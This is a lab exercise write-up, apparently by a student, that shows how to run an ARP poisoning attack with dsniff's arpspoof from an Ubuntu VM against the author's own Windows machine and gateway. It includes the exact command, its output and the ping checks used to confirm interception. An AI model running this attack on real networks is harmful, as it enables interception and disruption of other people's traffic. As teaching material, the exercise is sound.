Exercise 1:

ARP poisoning, also known as ARP spoofing, is a technique used by attackers to intercept, modify, or disrupt network traffic by sending fake ARP messages on a local network. This leads to incorrect IP-to-MAC address mappings in the ARP tables of network devices, causing traffic to be misdirected.

To simulate ARP Poisoning attack, we will use a virtual machine (ubuntu) along with local machine (windows). The ubuntu vm will be the attacker and windows is the victim.

First let's check the IP & MAC addresses of each machine:

On cmd we can get IP & MAC address using the command `ipconfig`

```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Dual Band Wireless-AC 8265
   Physical Address. . . . . . . . . : AC-ED-5C-39-41-7B
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::5c95:ab87:b412:d792%14(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.202.234(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, July 3, 2024 4:47:00 PM
   Lease Expires . . . . . . . . . . : Wednesday, July 3, 2024 6:46:57 PM
   Default Gateway . . . . . . . . . : 192.168.202.149
   DHCP Server . . . . . . . . . . . : 192.168.202.149
   DHCPv6 IAID . . . . . . . . . . . : 128773468
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2B-E3-01-83-A8-1E-84-C8-31-0D
   DNS Servers . . . . . . . . . . . : 192.168.202.149
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

On Linux terminal we can get IP & MAC address using the command `ifconfig`

```
salmane@salmane-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.202.150  netmask 255.255.255.0  broadcast 192.168.202.255
        inet6 fe80::31f3:1f79:e277:bb06  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e3:5e:25  txqueuelen 1000  (Ethernet)
        RX packets 44899  bytes 54512095 (54.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6593  bytes 533036 (533.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 210  bytes 18064 (18.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 210  bytes 18064 (18.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

So, both machine are on the same subnetwork 192.168.202.0/24.


To perform the attack, we need an ARP poisoning tool as `ettercap`(GUI) or `dsniff`, and Wirshark to validate that the attack is successful. We will install both in ubuntu vm which is the attacker by the commands:

- sudo apt install wireshark
- sudo apt install dsniff

Now we have we all the prerequisites to perform the ARP Poisoning attack, but to make sure that the machines can communicate through the network we can ping from both the other machine using the commands:

- ping 192.168.202.150 (from windows cmd)
- ping 192.168.202.234 (from ubuntu virtual machine)

After making sure that the communication is established now we can run the ARP spoof attack by specifying the interface or MAC address to use (of the attacker) and the target IP address to sniff (Victim) and also the gateway with `dsniff` arpspoof command as follows:



```
salmane@salmane-VirtualBox:~$ sudo arpspoof -i enp0s3 -t 192.168.202.234 192.168.202.149
[sudo] password for salmane:
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
8:0:27:e3:5e:25 ac:ed:5c:39:41:7b 0806 42: arp reply 192.168.202.149 is-at 8:0:27:e3:5e:25
```

`arpspoof` : dsniff command

`-i enp0s3`: used ethernet interface of ubuntu virtual machine


`-t 192.168.202.234` : target IP address (windows IP address here)

`192.168.202.149`: gateway IP address

Now the virtual machine broadcasts ARP replies to map his MAC address with the target IP address,

To ensure that it intercept the packet of the windows machine we will ping google.com and check wireshark ubuntu interface to see if the ping (ICMP) appears there:

First, we will ping google.com using the command :




```
C:\Users\SALMANE>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Request timed out.
```

You should already guessed why the request is timed out and there is no replies ?

Exactly ! because we are intercepting it with ARP poisoning attack on ubuntu vm so the request goes to ubuntu first rather than google.com, if we check Wirshark:



As we see here in the packet, the source address is windows machine IP address 192.168.202.234 and the destination is address that we ping (8.8.8.8) in addition to those TCP protocol packets (in black) who are coming from windows machine.

Therefore, the attack is successful !

And if we stopped the arpspoof command and redo the ping we will get the replies normally :

```
C:\Users\SALMANE>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=64ms TTL=114
Reply from 8.8.8.8: bytes=32 time=34ms TTL=114
Reply from 8.8.8.8: bytes=32 time=37ms TTL=114
Reply from 8.8.8.8: bytes=32 time=32ms TTL=114

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 32ms, Maximum = 64ms, Average = 41ms
```